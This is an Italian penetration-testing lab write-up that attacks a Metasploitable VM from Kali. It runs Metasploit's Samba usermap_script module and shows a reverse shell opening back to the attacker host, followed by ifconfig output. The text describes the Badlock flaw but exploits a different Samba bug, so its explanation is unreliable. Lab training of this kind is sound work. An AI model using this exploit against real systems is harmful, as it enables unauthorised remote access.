

## Build Week 2 Traccia giorno 4

Innanzitutto impostare le nostre macchine virtuali nel seguente modo:

IP Kali Linux: 192.168.50.100 IP
Metasploitable: 192.168.50.150



Successivamente tramite una scansione con Nessus troviamo la vulnerabilità di nostro interesse




Come possiamo vedere Il difetto noto come Badlock è una vulnerabilità presente nella versione di Samba, un server CIFS/SMB per sistemi Linux e Unix. Questo difetto è localizzato nel Security Account Manager (SAM) e nella Local Security Authority (Domain Policy) (LSAD), che sono componenti critici per la gestione dell'autenticazione e della sicurezza in un ambiente Windows, come Active Directory (AD).

I problema deriva da una negoziazione impropria del livello di autenticazione sui canali RPC (Remote Procedure Call), che consente a un utente malintenzionato che si trova in mezzo alla comunicazione tra un client e il server Samba di eseguire un attacco di "man-in-the-middle".

Sfruttando questa falla, un attaccante può forzare un downgrade del livello di autenticazione durante la comunicazione tra il client e il server. Ciò significa che l'attaccante può manipolare il flusso di traffico per far sì che il server accetti un livello di autenticazione meno sicuro di quello richiesto, aprendo la porta a varie forme di attacco.

Con MSFConsole utilizzando l'exploit al path exploit/multi/samba/usermap\_script con le seguenti configurazioni:



Riusciamo a sfruttare la vulnerabilità, ed eseguendo il comando *ifconfig* verifichiamo l'indirizzo di rete della macchina vittima.

```
msf6 exploit(mult:
                                       ) > run
*] Started reverse TCP handler on 192.168.50.100:5555
[\star] Command shell session 1 opened (192.168.50.100:5555 
ightarrow 192.168.50.150:56645) at 2
024-03-12 07:12:18 -0400
ifconfig
         Link encap:Ethernet HWaddr 08:00:27:c7:52:3e
eth0
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec7:523e/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
         TX packets:75 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:4761 (4.6 KB) TX bytes:7289 (7.1 KB)
         Base address:0×d020 Memory:f0200000-f0220000
lo
         Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436 Metric:1
         RX packets:104 errors:0 dropped:0 overruns:0 frame:0
         TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25525 (24.9 KB) TX bytes:25525 (24.9 KB)
```